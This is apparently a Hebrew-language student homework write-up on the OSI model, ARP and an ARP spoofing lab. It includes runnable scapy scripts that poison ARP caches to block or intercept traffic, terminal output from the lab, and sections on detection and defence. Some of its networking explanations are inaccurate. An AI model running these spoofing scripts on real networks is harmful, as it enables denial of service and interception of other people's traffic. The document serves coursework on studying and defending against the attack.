Homework 2 – ARP Spoofing

עומר בן חורין 205980790
בר הראל 313611113

1. מהו מודל 7 השכבות?

מודל 7 השכבות הידוע בתור מודל ה OSI הוא מודל המציג את הפעולות השונות הנדרשות על-מנת להעביר נתונים ברשת תקשורת, ואת הסדר בין הפעולות השונות. המודל מתייחס לחומרה, לתוכנה ולשידור וקליטת הנתונים, ובין השאר, מספק הסבר כללי על מרכיביה השונים של הרשת ועל תפקידי המרכיבים. המודל נוצר על ידי ארגון התקינה הבין-לאומי (iso) בצורה של מודל שכבתי בעל 7 שכבות שכל שכבה בו מבצעת חלק מסוים מהפעולות הדרושות לביצוע התקשורת.

2. אילו שכבות קיימות במודל 7 השכבות OSI ?

השכבות הן:

1. Physical
2. Data Link
3. Network
4. Transport
5. Session
6. Presentation
7. Application

3. מה התפקיד של כל שכבה במודל 7 השכבות?

תפקידי השכבות הן:

שכבת ה Aplication : המשתמש מפעיל תוכנה (לדוגמה מקיש שם של אתר אינטרנט בשורת הכתובות בדפדפן), ומודול התקשורת של תוכנה זו מהווה את שכבת היישום.

שכבת ה Presentation : שכבת היישום מורידה את הנתונים לשכבת הייצוג - שקובעת את שיטת יצוג הנתונים, לעיתים דוחסת אותם ולעיתים מקודדת אותם. לדוגמה, שכבה זו מקודדת את כתובת האתר שהוקלדה בדפדפן האינטרנט בקידוד ASCII. כמו כן, שכבה זו מבצעת הצפנה של הנתונים בעזרת פרוטוקול SSL.

שכבת ה Session : שכבת הייצוג מעבירה את הייצוג של פעולת המשתמש לשכבת השיחה, שכבת השיחה קובעת מתי ניתן לפנות בבקשה לשכבות התחתונות לצורך העברת הנתונים הלאה. בדוגמת שם אתר בדפדפן, יפעל ברמה זו שירות ה-DNS, אשר יתרגם את שם האתר לכתובת בשכבת הרשת.

שכבת ה Transport : מכאן מועברים הנתונים לשכבת התעבורה, השכבה שולחת את הנתונים על פי פרוטוקול השיחה. השכבה אחראית על יצור שיחה

שכבת ה Network : שכבת הרשת אחראית על הדרך שהנתונים יעברו עד להגעתם ליעד. את היעד היא מקבלת מהשכבות העליונות.

שכבת ה Data : שכבת הקו אחראית להעביר את אוסף הסיביות שהתקבלו משכבת הרשת אל הנקודה הבאה בדרכו של הנתונים ליעדו. השכבה תעביר לשכבה הפיזית סיביות שיגרמו לנתונים להיקרא על ידי צומת התקשורת הבא בדרך לשרת.

שכבת ה Physical : השכבה הפיזית מתרגמת את הסיביות לאותות תקשורת פיזיים, למשל מתחים חשמליים או אותות אופטיים, ומשדרת את הנתונים על קו מוגדר.

4. אילו רכיבי תקשורת קיימים בכל שכבה?

רכיבי התקשורת בכל שכבה הם:

שכבת ה Aplication : כרטיס רשת איתו עובדת התוכנה

שכבת ה Presentation : אין

שכבת ה Session : אין

שכבת ה Transport : אין

שכבת ה Network : נתב

שכבת ה Data : גשר, מתג

שכבת ה Physical : Repeater ו hub

5. עבור כל שכבה במודל תן דוגמא לפרוטוקול שפועל בה?

פרוטוקולי תקשורת בכל שכבה הם:

שכבת ה Aplication : HTTP

שכבת ה Presentation : ASCII

שכבת ה Session : SSH

שכבת ה Transport : TCP

שכבת ה Network : IP

שכבת ה Data : ethernet

שכבת ה Physical : RS-232

6. מה תפקידו של פרוטוקול ה ARP ?

תפקידו של פרוטוקול זה הוא איתור כתובת ה־MAC של תחנה ברשת על פי כתובת ה־IP שלה. איתור הכתובת מתבצע על ידי שידור של broadcast frame (חבילת מידע בשכבת הקשר עם כתובת ה-MAC FF:FF:FF:FF:FF:FF בשדה היעד בכותרת) המכילה את כתובת ה־IP של התחנה המבוקשת אל כל התחנות באותו מתחם שידור. התחנה שתזהה את כתובת ה-IP שלה בתוכן המסגרת, תשלח בחזרה מסגרת עם כתובת ה-MAC שלה אל תחנת המקור.

7. באיזו שכבה במודל 7 השכבות OSI עובד הפרוטוקול?

פרוטוקול זה שייך לשכבת הLink .

8. איך נראה מבנה חבילה Packet ?

- 2 הבתים הראשונים: מספר המייצג את סוג כתובת החומרה (כדוגמת כתובת MAC).
- 2 הבתים הבאים: מספר המייצג את סוג כתובת שכבת הרשת (כדוגמת כתובת IPv4).
- הבית הבא: אורך כתובת החומרה (בבתים).
- הבית הבא: אורך כתובת שכבת הרשת (בבתים).
- 2 הבתים הבאים: מספר הפקודה (opcode) המייצג התפקיד של החבילה.
- כתובת mac של השולח.
- כתובת IP של השולח.
- כתובת mac של היעד (במידה ולא ידוע יש למלא ערך זה בF-ים עבור broadcast).
- כתובת IP של היעד.

9. מה משמעות opcode = 1?

Opcode = 1 משמעו שהחבילת Arp שנשלחה היא חבילת בקשה לקבלת כתובת mac של IP מסויים

מה משמעות opcode = 2?

Opcode = 2 משמעו שהחבילת Arp שנשלחה היא חבילת תשובה והיא מכילה את כתובת ה mac של השולח והיא מיועדת לIP של מי ששלח את הבקשה קודם לכן.

10. מה הארגומנטים של הפקודה? sendp ?

Sendp מקבלת כארגומנטים חבילה של שכבה 2 וממשק דרכו לשלוח (למשל eth0)

11. מה הפקודה sendp מבצעת?

Sendp שולחת חבילה בשכבת ה Data

12. מה ההבדל בין הפקודה sendp לפקודה send ?

Sendp שולחת חבילה בשכבת ה Data בעוד ש Send שולחת חבילה בשכבת הNetwork

13. מה מבצעת הפקודה sniff ?

הפקודה ()sniff מאזינה לכל תעבורת הרשת (או רק לתעבורה מסויימת שהוגדרה בארגומנטים) ושומרת מידע זה. ניתן לשלוח לפקודה זו גם מצביע לפונקציה שבמידה ומידע מסויים התקבל אז הפונקציה הרצויה תתבצע.

14. כיצד ניתן לקרוא חבילה בפרוטוקול ARP על גבי Ethernet ?

Packet = sniff(filter="arp", iface = 'eth0')

15. כיצד ניתן לכתוב חבילה בפרוטוקול ARP על גבי Ethernet ?

```
arp = ARP(pdst=IP of the person you want to send to, psrc=IP of you or someone you are
pretending to be, hwsrc = 'mac you want to send', op="is-at")

packet = ethernet / arp

sendp(packet, iface='eth0')
```

ARP spoofing/poisoning

16. אילו חולשות בפרוטוקול התקפה זו מנצלת?

פרוטוקול ה-ARP לא תוכנן לאבטחה, ולכן הוא אינו מוודא שתגובה לבקשת ARP באמת מגיעה מהגורם אליו שלחנו את הבקשה. בנוסף, פרוטוקול זה מאפשר לגורם לקבל תגובות ARP גם אם הוא לא שלח בקשת ARP.

17. תארו במילים את הדרך לביצוע התקפת middle the in Man באמצעות spoofing ARP ?

לתוקף חייבת להיות גישה לרשת. הוא סורק את הרשת כדי למצוא את כתובות ה-IP של לפחות שני מכשירים - קורבן ושרת.

התוקף משתמש בכלי זיוף, כמו scapy כדי לשלוח תגובות ARP מזויפות.

התגובות המזויפות מפרסמות שכתובת ה-MAC הנכונה עבור שתי כתובות ה-IP, השייכות לשני המכשירים, היא כתובת ה-MAC של התוקף. זה מטעה גם את הקורבן וגם את השרת להתחבר למחשב של התוקף, במקום זה לזה.

שני המכשירים מעדכנים את ערכי מטמון ה-ARP שלהם ומאותה נקודה ואילך, מתקשרים עם התוקף במקום ישירות אחד עם השני.

התוקף נמצא כעת בחשאי באמצע כל התקשורת ומנתב את המידע למי שהיא נשלחה לא לפני שהוא קורא את תוכנה.

מניעת שירות service of Denial בין הקורבן לשרת.

כתבו קוד python כך שההודעות מהשרת לקורבן תחסמנה.


```
latency = 1 #Delay Main Thread
gateway_ip , target_ip , interface = input("<Gateway IP> <Target
IP> <Interface>: ").split(" ")
counter = 1
def poison(target,spoof,interface): #Forging The Fake ARP Packet
With Value Of Source Mac Switched To Our Mac
    ethernet= Ether()
    #arp = ARP(pdst=victim_ip, psrc=server_ip, op="is-at")
    arp = ARP(op = 2, pdst = target , psrc = spoof , hwsrc =
"aa:bb:cc:11:22:33")
    #send(main_packet, verbose = False)
    packet = ethernet / arp
    sendp(packet, iface=interface, verbose = False)

while True:
    print("["+str(counter)+"]")
    poison(target_ip,gateway_ip,interface)
    print("Pretending To Be {} for {}
\n".format(gateway_ip,target_ip))
    counter = counter + 1
    sleep(latency)
```

במידה וסעיף ב' לא עובד כצפוי, הסבירו מדוע


סעיף ב לא עבד כצפוי. המטמון של השרת לא הזדהם. לאחר בדיקה התברר שהחבילות ששולח התוקף לשרת כלל אינן מגיעות לשרת. שמנו לב שאכן נשלחות חבילות מהתוקף לשרת אך כתובת הMAC של היעד של חבילות אלו מסיבה שאינה ברורה אינו כתובת הMAC של השרת אלא כתובת MAC אחר (כאילו מישהו זיהם את המטמון של התוקף ושם לו כתובת MAC שונה עבור השרת). אנחנו מאמינים שזה קרה כתוצאה מהקמה לא נכונה במדריך של ההתקנה של המכונות הוירטואליות אבל לא הצלחנו לסדר בעיה זו. לאחר מכן שינינו גישה והחלטנו לתקוף את המשתמש ולא את השרת ואכן מתקפה זו הצליחה, מנעה את שליחת הPING בין השרת לקורבן וזיהמה את המטמון של הקורבן.

בצילומי המסך הבאים ניתן לראות שלאחר הפעלת התוכנית יש שינוי ב MAC של השרת בצד התוקף, ואת שינוי המטמון בצד המשתמש כאשר ביצענו את ההתקפה בכיוון ההפוך

מטמון התוקף. ניתן לראות שיש שינוי בMAC של השרת



מטמון הקורבן. ניתן לראות שלאחר ההפעלה כתובת הMAC השתנה לכתובת שאינה קיימת כדי למנוע גישה לשרת וגם כדי שלא נתגלה כתוקפים.




שלב ג - פגיעה בסודיות

נוודא שהמשתנה שמאפשר העברת IP מאותחל ל-'1'. מדוע צריך לבצע זאת?


למעשה, בתקיפה זו אנו משמשים כגורם ביניים (סוג של ראוטר) בין השרת לקורבן, ולכן יש לאפשר את העברת הIP כדי שנוכל לקבל מידע מIP מסויים ולהעביר אותו לIP אחר.

הסבירו את הקוד שמצורף בסוף ההוראות .




```python
#!/usr/bin/python3

import sys
import time
from scapy.all import sniff
from scapy.all import sendp
from scapy.all import ARP
from scapy.all import Ether

CRED = '\033[91m'
CBLUE = '\033[44m'
CEND = '\033[0m'

# TODO: explain from here:

if len(sys.argv) < 4: #making sure we got 3 arguments, if not exiting
    print (CRED + sys.argv[0] + " <victim_ip>" + " <server_ip>" + "<iface=eth0>" + CEND)
    sys.exit(1)

victim_ip= sys.argv[1] # intializing the victim IP
server_ip= sys.argv[2] #intializing the victim IP
ethernet= Ether() #creating a layer 2 packet

arp = ARP(pdst=victim_ip, psrc=server_ip, op="is-at") #creating an arp respnse package for the victim
packet = ethernet / arp #creating a layer 2 packet for the arp respnse
sendp(packet, iface=sys.argv[3]) #sending the arp package

arp = ARP(pdst=server_ip, psrc=victim_ip, op="is-at") #creating an arp respnse package for the host
packet = ethernet / arp #creating a layer 2 packet for the arp respnse
sendp(packet, iface=sys.argv[3]) #sending the arp package

def arp_poisoning(packet): #creating the man in the middle function
    attack_list=[]
    attack_list.append(sys.argv[1]) #adding our victim IP to a list
    attack_list.append(sys.argv[2]) #adding our traget IP to a list

    if packet[ARP].op ==1 and packet[ARP].pdst in attack_list and packet[ARP].psrc in attack_list: #sniffing to the network and if our victim or host have made an ARP request we will execute

        answer = Ether(dst=packet[ARP].hwsrc) / ARP() #creating an ARP packet for the requester with false arp response that contains our mac adress
        answer[ARP].op= "is-at"
        answer[ARP].hwdst= packet[ARP].hwsrc # we send the response to the mac adress we got the request from
        answer[ARP].psrc= packet[ARP].pdst #fooling the requester to think he got the a response from the IP of the victim
        answer[ARP].pdst=packet[ARP].psrc #we send the response to the IP adress we got the request from

        print (CBLUE + "Spoofing " + packet[ARP].psrc + " that " + packet[ARP].pdst + " is me" + CEND) #printing who we fooled
        answer.show() #printing the ARP packet we created
        sendp (answer, iface=sys.argv[3]) #sending the ARP packet 3 times with a delay so if the victim also replied we will overide his reply
        time.sleep(1)
        sendp (answer, iface=sys.argv[3])
        time.sleep(1)
        sendp (answer, iface=sys.argv[3])

# START
sniff(prn=arp_poisoning, filter="arp", iface=sys.argv[3], store=0) #sniffing the network and for every arp packet that was sniffed (even not from our host and victim) activating the man in the mid
```


שלחו פינג מהקורבן לשרת ואשרו דרך ה WIRESHARK של התוקף שההודעה אכן הגיע לתוקף.




בדקו את טבלת ARP של הקורבן ושל השרת

כמו בשאלה הקודמת, יש בעיה עם הקשר לשרת כנראה כתוצאה מהקמה לא נכונה של הרשת, ולכן טבלת הARP השתנתה רק בצד של הקורבן ולא אצל השרת

צד הקורבן



צד השרת


omer@omer: ~
File Actions Edit View Help
┌──(omer㉿omer)-[~]
└─$ python print_names.py
Omer Ben Chorin 205988790 | Bar Harel 313611113 | Current date and time is 2022-11-19 15:11:22.787368
┌──(omer㉿omer)-[~]
└─$ sudo arp -v -i eth0
[sudo] password for omer:
Address HWtype HWaddress Flags Mask Iface
192.168.58.102 ether 08:00:27:f8:a5:20 C eth0
192.168.58.1 ether 0a:00:27:00:00:15 C eth0
192.168.58.101 ether 08:00:27:6d:a1:a1 C eth0
Entries: 5 Skipped: 2 Found: 3
┌──(omer㉿omer)-[~]
└─$ ping 192.168.58.102
PING 192.168.58.102 (192.168.58.102) 56(84) bytes of data.
64 bytes from 192.168.58.102: icmp_seq=7 ttl=64 time=0.579 ms
64 bytes from 192.168.58.102: icmp_seq=8 ttl=64 time=0.461 ms
64 bytes from 192.168.58.102: icmp_seq=9 ttl=64 time=0.541 ms
^C
--- 192.168.58.102 ping statistics ---
9 packets transmitted, 3 received, 66.6667% packet loss, time 8173ms
rtt min/avg/max/mdev = 0.461/0.527/0.579/0.049 ms
┌──(omer㉿omer)-[~]
└─$ sudo arp -v -i eth0
Address HWtype HWaddress Flags Mask Iface
192.168.58.102 ether 08:00:27:f8:a5:20 C eth0
192.168.58.1 ether 0a:00:27:00:00:15 C eth0
192.168.58.10 (incomplete) eth0

שלב ד - הגנה

הציעו דרך לגילוי וזיהוי תקיפה מסוג זה והסבירו


גילוי: בדיקת זמן העברה של חבילה היא אחת הדרכים לזהות התקפת MITM. מבצעים משהו כללי אך מורכב, מבצעים שליחת מידע זה בצורה מרובה. זמן התגובה בכל אחת מהן צריכה להיות דומה. אם לאחת מהעסקאות הללו לוקח זמן בלתי רגיל להגיב, ייתכן שהסיבה לכך היא שצד שלישי מבצע מניפולציות בהעברה זו.

ניתן לזהות התקפות Man-in-the-middle גם באמצעות בדיקה של תעבורת הרשת, ואם רואים שיש דברים חריגים כמו ניתוב מחדש של חבילות, או שכפול בכתובות MAC ניתן להניח שמבוצעת נגדנו תקיפה כלשהי

זיהוי: מבצעים מספר רב של בקשות ARP וכאשר מקבלים שיש אותה כתובת MAC לכמה IP שונים סביר להניח שההתקפה שבוצעה היא ARP poisoning.

הציעו מענה הגנתי להתקפה מסוג זה

כפי שציינו קודם, החולשה של מתקפה זו היא בכך שפרוטוקול הARP פותח ללא התחשבות בגורמים של אבטחת מידע, לכן הדרך היחידה להתמודד עם מתקפה זו היא לשלוח את המידע באופן מוצפן.



<u>שאלת בונוס:</u> שיטת MAC Flooding

בשיטה זו המטרה של התקיפה היא המתג של הרשת, ויותר ספציפית המטמון של המתג. התוקף שולח מסגרות Ethernet בכמות גדולה. לכל מסגרת תהיה כתובת שולח שונה ובכך התוקף **יציף** את המטמון של המתג. כאשר המטמון יתמלא המתג יכנס למצב של fail-open ויתפקד כ-רכזת. כעת במקום לנתב את המידע שיגיע ממקור ליעד, המתג יפיץ את המידע לכל המחשבים המחוברים לרשת ובכך התוקף שמחובר לרשת ישיג מידע שמועבר.